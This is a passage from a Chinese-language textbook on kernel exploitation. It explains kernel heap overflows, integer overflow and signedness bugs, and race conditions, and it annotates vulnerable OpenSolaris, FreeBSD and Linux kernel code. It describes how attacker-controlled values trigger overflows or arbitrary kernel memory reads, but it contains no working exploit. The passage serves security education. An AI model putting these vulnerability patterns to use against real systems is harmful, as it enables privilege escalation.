第 1 章里我们看到内核实现了一个虚拟内存的抽象，它为用户态的和内核态的进程建立了一个很大的虚拟空间。内存的基本单元是页帧，可能大小不同，但最小不低于 4KB。与此同时，内核需要为大量的小单元和缓冲区分配空间。如果这些分配的方法不得当，就会留下很多碎片导致空间的浪费。而且，这些小的对象和缓冲区的生命周期都很短，这样又无形中增添了分配器（以及硬盘上的查询页）的负担，于是整个系统的表现就会变差。

比较普遍的解决方案是建立一个内核级的分配器，并与物理页的分配器做好沟通，这样也可以优化分配方案，减少碎片。不同操作系统有不同的分配器，后面也会讲到。现在只需大体了解其含义，懂得什么样的漏洞可以影响到它。

这个内核级的分配器其实只是物理内存分配器的消费者，它请求页面，并返回物理内存分配器分配来的页面地址。每个页面随后被分成若干个固定大小的块（通常称为 slab，这个称呼来源于 Jeff Bonwick 为 Sun 操作系统 5.4 版本设计的 slab 分配器 [5]），并且含有相同大小对象的页面放在一起，这样的一组页面通常称为缓存。

虽然实际上对象可以是任意大小，但是考虑到执行效率，通常大小都是 2^n（$n \geqslant 0$）。当某个内核子系统需要一个对象时，分配器会返回一个指向那些块中某一个指针。分配器也需要跟踪确定哪些对象是空闲的（能否确切地满足随后的分配 / 释放）。并将这些信息作为元数据存放在页面中，或将这些数据存放在外部的数据结构中（例如，一个链表）。此外，因为性能原因对象内存在分配和释放的时候不会清空，但是会提供一些能够在这些时候清空对象内存的特定的函数。回想一下关于“死内存”的讨论，类似地可以讨论一下“死堆”（dead heap）。

不同缓存的唯一区别就是大小，当然，依据不同对象建立的不同类型的缓存也可能存在。后者较常见的应用是，把最常用的对象放到一个缓冲区里。并且基于大小的通用缓存可以被其

他所有分配器使用（例如，临时缓冲池），比如，文件系统的目录结构或者是 socket 连接，这就需要维持一些常用的对象，要知道，在文件系统中寻找一个文件会创建很多目录项对象并且有些大的网站会同时开启数千个链接。

无论何时，当这些对象接收一个特定缓存时，块的大小很可能会影响特定的对象大小：这样的结果就是，为了优化空间可能会使用非 2^n 大小的缓存。在这种情况下，和缓存中元数据信息的情况一样，对块来说可用的空闲空间是不能分割的。在一些实现中，这个“空的”空间是被用来标记缓存的，使不同页面中的对象开始于不同的偏移位置，从而结束于不同的硬件缓存行（此外还能提高整体性能）。

可能影响内核堆的漏洞往往是缓冲区溢出造成的，跟上一节“内核栈漏洞”里（使用不安全的函数、不正确终止的循环、对安全函数的不安全使用等）讲的触发模式一样。这种溢出的后果往往是，跟在溢出的块后面的块被重写了，或与缓存相关的元数据（如果存在的话）被重写了，或某些随机的内核内存被重写了（如果溢出太大以至于跨过块所在的页边界，或如果那个块在缓冲区页的最后）。

提示 目前，几乎所有我们评价的操作系统中的对象分配器都提供一种检测这种溢出的方法，检测这种类型的溢出错误使用叫做“红区”的技术，它是在每个块的最后一部分设定一段特殊的字节区，当这部分被释放的时候，如果这部分发生改变，那么显然就发生了溢出错误。在探测错误使用未初始化内存和已释放内存方面也实现了类似的技术。当然，这些技术都会给操作系统性能上带来负面影响，因此默认都是关闭的。它们通常在运行（通过设置一个引导标记或者通过内核调试器修改一个值）或编译时（通过编译选项）被激活。我们能够利用它们查看堆漏洞利用是如何运转的（是不是重写了一个块）或者把它们和模糊测试结合使用，以便从更深层次理解我们所遇到的这类 bug。

整数误用

整数误用影响到整数的操作和使用，两类最常见的与整数相关的 bug 是：整数溢出和符号转换错误。

在之前关于数据模型的讨论中，我们提到过，整数和其他变量一样是有大小的，这决定了整数所能表示的数值范围和存储方式。整数可以是有符号的，既能表示正整数也能表示负整数，也可以是无符号的，但只能表示正整数。

如果表示一个整数的位有 n 位，则一个整数可以有 2^n 的取值范围：无符号数从 0 到 2^n-1，有符号数从 -2^{n-1} 到 $2^{n-1}-1$。

在对各种整数误用展开具体讨论之前，我们想强调一点，这类漏洞往往不容易利用，但是它能够在某些情况下导致另外一类漏洞——内存溢出。整数误用漏洞存在于几乎所有的现代操作系统内核中，因此这类漏洞还是需要研究的。

算术 / 整数溢出

这种溢出发生在将一个超出了整数数值存储范围的数赋值给一个整数变量。这类情况在 C 语言标准中定义为“不可预知的行为”。实际情况中，这样做可能会使得无符号数的数值发生变化，有符号数改变符号。

整数溢出也有可能发生在不加控制的加和乘运算中，如果对参加运算的参数不加验证就极有可能发生此类问题。比如，下面一段代码（取自 OpenSolaris 内核中的一段易受攻击的路径；为了易读这里的代码经过了精简）：

```
static int64_t
kaioc(long a0, long a1, long a2, long a3, long a4, long a5)
{
[...]
    switch ((int)a0 & ~AIO_POLL_BIT) {
[...]
    case AIOSUSPEND:
    error = aiosuspend((void *)a1, (int)a2, (timespec_t *)a3,          [1]
        (int)a4, &rval, AIO_64);
      break;
[...]

/*ARGSUSED*/
static int
aiosuspend(void *aiocb, int nent, struct timespec *timout, int flag,
long *rval, int run_mode)
{
[...]
    size_t    ssize;
[...]
      aiop = curproc->p_aio;
    if (aiop == NULL || nent <= 0)                                    [2]
        return (EINVAL);

    if (model == DATAMODEL_NATIVE)
        ssize = (sizeof (aiocb_t *) * nent);
    else
        ssize = (sizeof (caddr32_t) * nent);                          [3]
[...]
    cbplist = kmem_alloc(ssize, KM_NOSLEEP)                           [4]
    if (cbplist == NULL)
        return (ENOMEM);

    if (copyin(aiocb, cbplist, ssize)) {
        error = EFAULT;
        goto done;
    }
[...]
    if (aiop->aio_doneq) {
        if (model == DATAMODEL_NATIVE)
            ucbp = (aiocb_t **)cbplist;
```

```
        else
            ucbp32 = (caddr32_t *)cbplist;
[...]
        for (i = 0; i < nent; i++) {                                    [5]
            if (model == DATAMODEL_NATIVE) {
                if ((cbp = *ucbp++) == NULL)
```

在前面的代码中，kaioc() 是 OpenSolaris 内核的一个系统调用，用户可以在不具有任何权限的情况下调用它来管理异步 I/O。如果在 [1] 处的 a0 参数是 AIOSUSPEND，那么 aiosuspend() 函数被调用，参数都传递给它。在 [2] 处的 nent 变量也没有足够的判定，事实上，任何大于 0x3FFFFFFF 的值经过 [3] 处的乘法之后都会使 ssize（声明为 size_t，可能是 32 位或 64 位宽度，这取决于数据类型）溢出。当然，这只能发生在 32 位系统上，这种溢出肯定不会发生在 64 位系统上，在 64 位系统中一个正整数乘一个较小的数是不可能溢出的。32 位方案的情况如下所示：

0x3FFFFFFF*4 = 0xFFFFFFFC（可放入 size_t）

0x40000000*4 = 0x100000000（发生截断）

在前面的代码中，整数被不当地截断了，于是当它在 [4] 处被传递给 kmem_alloc() 函数作参数时，就丢失了相关的信息（被弃掉的几位），于是分配的内存就比 nent 参数一开始占据的空间小了很多。

出问题的整数被当做循环变量用来填充分配的空间（现在整数长度比较小）是一种由于整数溢出而导致其他漏洞（比如堆溢出）的典型情况。这个示例可以参见 [5] 处，虽然这段代码并没有往缓冲区中写任何内容，而是仅仅引用外部的内存内容，但它仍是一个很好的示例。

符号转换错误

符号转换错误出现在将一个无符号数当做有符号数处理的情况下。事实上，在位表示的层次上，同一个值依据是否有符号，而代表的意义是不同的。比如 0xFFFFFFFF，如果认为它是无符号数，那这个数就是 $2^{32}-1$(4 294 967 295)，但如果认为它是有符号的，那这个数就是 −1。

这里有个经典场景，一个有符号整数经过某个最大值做检测后传入一个函数，而这个函数只能接受无符号数。下面就是这样一个例子，这段代码来自 FreeBSD V6.0 的内核。

```
int fw_ioctl (struct cdev *dev, u_long cmd, caddr_t data, int flag,
fw_proc *td)
  {
  [...]
      int s, i, len, err = 0;                                       [1]
      [...]
      struct fw_crom_buf *crom_buf = (struct fw_crom_buf *)data;    [2]
      [...]
      if (fwdev == NULL) {
      [...]
```

```
  len = CROMSIZE;
[...]
} else {
[...]
  if (fwdev->rommax < CSRROMOFF)
      len = 0;
  else
      len = fwdev->rommax - CSRROMOFF + 4;
}
if (crom_buf->len < len)                                    [3]
  len = crom_buf->len;
else
  crom_buf->len = len;
err = copyout(ptr, crom_buf->ptr, len);                     [4]
```

在 [1] 处的 len 和 crom_buf->len 都是有符号整数类型，我们可以控制后者的值，因为它在 [2] 处作为参数直接传递给 ioctl。无论 len 最开始被初始化为一个什么样的值，不管是 0 还是一些较小的正值，当把 crom_buf->len 设定为一个负值时，在 [3] 处的条件都会满足，而在 [4] 处，copyout() 函数被调用，len 作为一个参数传递给了它，copyout() 函数的原型如下：

```
int    copyout(const void * __restrict kaddr, void * __restrict
udaddr, size_t len) __nonnull(1) __nonnull(2);
```

可以看到第三个参数 size_t 被 typedef（和 C 语言中的意义相同）当做一个无符号整数，这种情况下负值就会被认为是很大的正整数，而 crom_buf->ptr 指向用户区，这就会导致读任意的内核内存。

随着 2009 年 Mac OS X Snow Leopard 操作系统的发布，本书中涉及的所有操作系统都支持 x86-64 位机器上的 64 位内核。这直接标示着 x86-64 位架构（在 2003 年由 AMD 提出）在服务器市场及用户 / 消费者市场都有广泛的使用。我们将在第 3 章中详细探讨 x86-64 位架构。

当然，考虑到要对以前版本操作系统软件的向前兼容，改变这些并不是那么容易，为了提升功能，大多数编译器在 32 位代码中使用 ILP32 模型而在 64 位代码中使用 LP64 模型（我们已经在“未初始化的 / 未验证的 / 被破坏的指针解引用”一节中），讨论了这些数据模型的含义。这里要注意的是，所有的主流 UNIX 操作系统（Linux、Solaris、*BSDs 等）和 Mac OS X 都使用 LP64 模型。唯一要注意的是 Windows，它使用的是 LLP64 数据模型，其中 long 和 int 类型的数据是 32 位的，而 long longs 和指针类型的数据是 64 位的。

这些改变暴露了（有时具有安全含义）很多 C 程序员的不良习惯，大家都认为指针、整数、长整数是一样大小的，因为在过去很长一段时间里，在 32 位架构是这样的。这是另一类整数问题的普遍的来源，也是特别微妙的，因为这常常会影响一些已经正常运行了好多年的程序（直到出现了 64 位的端口）。还有一个值得提及的问题是编译器通常在一些最常见的整数数据类型错用时发出警告（例如，试图将一个 64 位的指针地址存放在一个 32 位的整型变量中）。

大体上讲，如果知道 C、C++ 里面的数学计算规律和类型转换，整数问题很好理解。这类规律详细说明了在同一个算术公式中使用不同大小的数据类型会发生怎样的后果以及它们之间如何转换。除了 C99 标准外，还有一个很好的能帮助理解这些规则和相关问题的参考，那就是 CERT 安全编码标准。[8]

竞态条件

几乎每一个并行程序设计理论课程都会提到竞态条件这个术语。简单讲，竞态条件就是这么一类情形，有两个或者两个以上执行者将要执行某一动作并且执行结果会由于它们执行顺序的不同而完全不同。在谈到操作系统时，大多数情况下都不希望处于这种情形下：确定性是一个很好的属性，尤其是对于系统的正确运行起决定作用的那些路径而言。

此类竞态条件要想发生，必须有多个竞争者同时执行任务，或者至少一个执行和另一个执行是交错进行的。第一种情况是在对称多进程操作系统中特有的，因为有多 CPU 或多核，就有多条不同的内核路径同时进行。第二种情况是单处理器系统中竞态条件发生的唯一可能的情况。开始的任务以某种方式被中断而让第二个任务去执行。现在，这已经不是偶然发生的情况了：现代内核中的很多部分都能够被抢占，这就意味能够中断它们在 CPU 中的操作而去支持其他的进程。而且，内核路径（kernel path）能够休眠，例如，等待内存分配的结果。在这种情况下，只要不浪费 CPU 周期，它们就会被移出预订队列而另一个任务则会执行。我们将在第 3 章中看到多调度程序的行为有多大的影响，以及如何增加“赢得”竞争的可能性。

为了不让竞态条件发生，就必须在各种行动者之间保证某种同步性，比如在 A 任务完成前保证 B 任务等待。事实上，在操作系统中，有许多同步机制能够实现各种内核任务 / 路径间的协调，比如锁、信号量、条件变量等。但是这些同步机制都可能在实现的时候耗费资源。比如锁，内核进程可以拥有一种排斥性的锁，拥有后，将排斥其他内核进程使用 CPU，当然，如果此进程占用锁太长时间，而对于这个锁又有很多争夺（即有太多的进程想占有该锁），那么就会影响操作系统的效率。我们将在第 3 章和本书第二部分中提供对于这种情况更详细的分析。此外，可以参考第 1 章最后的“相关阅读”部分，对这个话题进行更深入理解。

现在我们对竞态条件有了初步的认识，下面进行具体分析。正如已经知道的，竞态条件能够以各种形式出现（每个内核漏洞利用的一般性观念本身就是一个故事，而且当它和竞态条件以及逻辑 bug 相结合时就会变得尤其难以发现），而且它就隐藏在那些讨厌的 bug 中，需要追踪（以及复制再现）。几年来，竞态条件引发了许多耐人寻味的 bug 和内核级别上的漏洞利用，其中就有 Linux 内核中的 sys_uselib[9] 和 fault handler[10] 这样的问题。

在这一节的最后，我们将讨论 Linux 内核中页面错误处理程序的问题，而在这里，我们先讨论一下另外一个典型的情景，关系到另外一个竞态条件，bug，也同样来源于 Linux 内核。这个 bug 是内核与那些必须访问的用户区缓存（因此要拷贝到内核内存中）交互的一个例子，这种情况经常发生在各种不同的内核中（当然也很可能将继续发生），下面是具体的代码：

```
int cmsghdr_from_user_compat_to_kern(struct msghdr *kmsg,
unsigned char *stackbuf, int stackbuf_size)
{
        struct compat_cmsghdr __user *ucmsg;
        struct cmsghdr *kcmsg, *kcmsg_base;
        compat_size_t ucmlen;
        __kernel_size_t kcmlen, tmp;

        kcmlen = 0;
        kcmsg_base = kcmsg = (struct cmsghdr *)stackbuf;          [1]
[...]
        while(ucmsg != NULL) {
            if(get_user(ucmlen, &ucmsg->cmsg_len))                [2]
                return -EFAULT;

            /* Catch bogons. */
            if(CMSG_COMPAT_ALIGN(ucmlen) <
              CMSG_COMPAT_ALIGN(sizeof(struct compat_cmsghdr)))
                return -EINVAL;
            if((unsigned long)(((char __user *)ucmsg - (char __user
*)kmsg->msg_control) + ucmlen) > kmsg->msg_controllen)        [3]
                return -EINVAL;
                tmp = ((ucmlen - CMSG_COMPAT_ALIGN(sizeof(*ucmsg))) +
                    CMSG_ALIGN(sizeof(struct cmsghdr)));
                kcmlen += tmp;                                    [4]
                ucmsg = cmsg_compat_nxthdr(kmsg, ucmsg, ucmlen);
            }
[...]
        if(kcmlen > stackbuf_size)                                [5]
            kcmsg_base = kcmsg = kmalloc(kcmlen, GFP_KERNEL);
[...]
        while(ucmsg != NULL) {
            __get_user(ucmlen, &ucmsg->cmsg_len);                 [6]
            tmp = ((ucmlen - CMSG_COMPAT_ALIGN(sizeof(*ucmsg))) +
                CMSG_ALIGN(sizeof(struct cmsghdr)));
            kcmsg->cmsg_len = tmp;
            __get_user(kcmsg->cmsg_level, &ucmsg->cmsg_level);
            __get_user(kcmsg->cmsg_type, &ucmsg->cmsg_type);

            /* Copy over the data. */
            if(copy_from_user(CMSG_DATA(kcmsg),                   [7]
                CMSG_COMPAT_DATA(ucmsg),
                (ucmlen -
CMSG_COMPAT_ALIGN(sizeof(*ucmsg)))))
            goto out_free_efault;
```

正如上面代码所示，一个用户空间的缓冲区的长度（ucmsg->cmsg_len）在 [2] 处被拷贝到内核地址空间中，在 [6] 处 get_user() 函数又重复了这一操作。这个值随后又用来计算内核空间缓冲区 kcmsg 的确切大小，kcmsg 最初在 [1] 处（stackbuf 只是一个指向分配的栈空

间的指针，栈空间的大小是 stackbuf_size）被存放在栈中。为了防止溢出，在 [3] 处会执行验证。但是，在 [5] 处分配了精确的空间之后（不管之前分配的栈被使用了或是堆中的空间被保留），在 [6] 处，这个长度值又一次拷贝并使用，却没有经过安全验证，最终在 [7] 处用来执行最终的用户空间缓冲区的拷贝。

正常情况下这段代码运行得很好，可是如果在 [2] 和 [6] 两次 get_user() 实例执行的间隔中恰巧有另一个线程获得了 CPU 并且改变了用户区的一些值，那会发生什么呢？必然发生的是，这个值可能会增长并导致内存溢出。这是竞态条件的一个例子，其中第一个执行者（内核路径）试图执行一项动作（拷贝用户空间缓冲区），而第二个执行者试图在两次值（那些保存了缓冲区大小的值）计算操作之间改变缓冲区的长度。之所以说这种 bug 是我们最喜欢的 bug 之一，还有另外一个原因：它不仅展示了一个典型的竞态条件情况，而且能够随意地转化为堆溢出或者栈溢出。实际上，分配缓冲区的方式取决于用户控制的 ucmsg->cmsg_len 变量中的第一个值。

在仔细考虑漏洞利用的细节之前，还有一件重要的事情需要指出：这类 bug 还是非常容易利用的，单 CPU 系统也一样，只要想办法让某个内核控制路径被挂起（因此，就要让出 CPU）。当然并不是所有的内核函数 / 路径都能够强行进入这种情形，不过阅读完后面的章节（尤其是第 3 章）应该就会有办法了，那些处理内存（因此能够触发请求页面调度）的函数通常可以做到这一点（例如，通过等待硬盘 I/O，在被要求的页面已经被换出的情况下）。

要讨论的第二个漏洞是 Linux 中影响页面错误处理程序的漏洞。您能在 iSEC 网站（www.isec.pl）上找到关于这个问题的细节的讨论以及漏洞利用的方法；还有 iSEC 中其他一些内核公告（特别是关于虚拟内存的问题），这确实会是一个很有趣的阅读过程。以下是相关代码：

```
down_read(&mm->mmap_sem);

    vma = find_vma(mm, address);
    if (!vma)                                   [1]
        goto bad_area;
    if (vma->vm_start <= address)               [2]
        goto good_area;
    if (!(vma->vm_flags & VM_GROWSDOWN))        [3]
        goto bad_area;
    if (error_code & 4) {
        /*
        * accessing the stack below %esp is always a bug.
        * The "+ 32" is there due to some instructions (like
        * pusha) doing post-decrement on the stack and that
        * doesn't show up until later.
        */
    if (address + 32 < regs->esp)
            goto bad_area;
    }
    if (expand_stack(vma, address))             [4]
        goto bad_area;
```

最开始，您可能认为这段代码晦涩难懂，特别是需要一些 Linux 虚拟内存的知识，但是不用着急，第 4 章中将对这些细节深入介绍。目前，从内核角度来看，可以将 [1] 处的 vma 看做一个代表连续虚拟内存的地址范围，从属于用户态进程并由 vm_start 和 vm_end 界定。其中 [3] 处 VM_GROWSDOWN 是个标志，它可能被赋给一个虚拟内存区域，指明它是个栈或者起栈的作用，这意味着栈向下增长，从高地址向低地址。每当用户想要使用如果虚拟内存区域界限之下的页时，在 [2] 处，内核都要用 expand_stack() 扩展区域。

如果有两个线程，它们分享一个共同的 VM_GROWSDOWN 域，这个域是受限的，例如，在 0x104000 这个位置，并且它们在同一时间内进入这个路径。另外，假设第一个线程试图访问从 0x104000 到 0x104000 ～ PAGE_SIZE（0x1000）之间的内存，对于一个向下增长的区域来说，这么表示比较普遍（在限定之后，它会访问下一个地址），而第二个线程试图访问下一个页面中的地址。也就是从 0x103000（0x104000 ～ PAGE_SIZE）到 0x103000 ～ PAGE_SIZE 的内存空间，如图 2.1 所示。




图 2.1　两个竞争于扩展 VM_GROWSDOWN 区域的线程

现在，假设第一个线程经过 [2] 处的检查挂起了并且在 expand_stack() 函数之前被调度出 CPU，而第二个线程设法进入直到 expand_stack() 函数成功执行。结果，这个函数将调用两次，并且两种情况下它都相应地延伸了 vma->vm_start 的地址。如图 2.2 和图 2.3 所示，一旦第二次调用 expand_stack() 函数完成，它就会减少 vma->vm_start 至 0x103000。因为已经分配页表来重写这个错误，在进程页表的内部分配一组页面，这些进程页表没有被任何 vma 重写；也就是说，内核已经失去了对它们的跟踪。

这是成功利用 bug 的条件，但是在这里不加详谈，因为我们的目的是指出竞态条件出现的地方。值得一提的是，竞态条件发生的窗口时间是很短的，而且两个线程（从我们先前的解释中）需要同时执行，如我们讲述的，这种条件要在对称多核系统（SMP）中才会发生。




图 2.2 线程 B 胜利时的内存分布

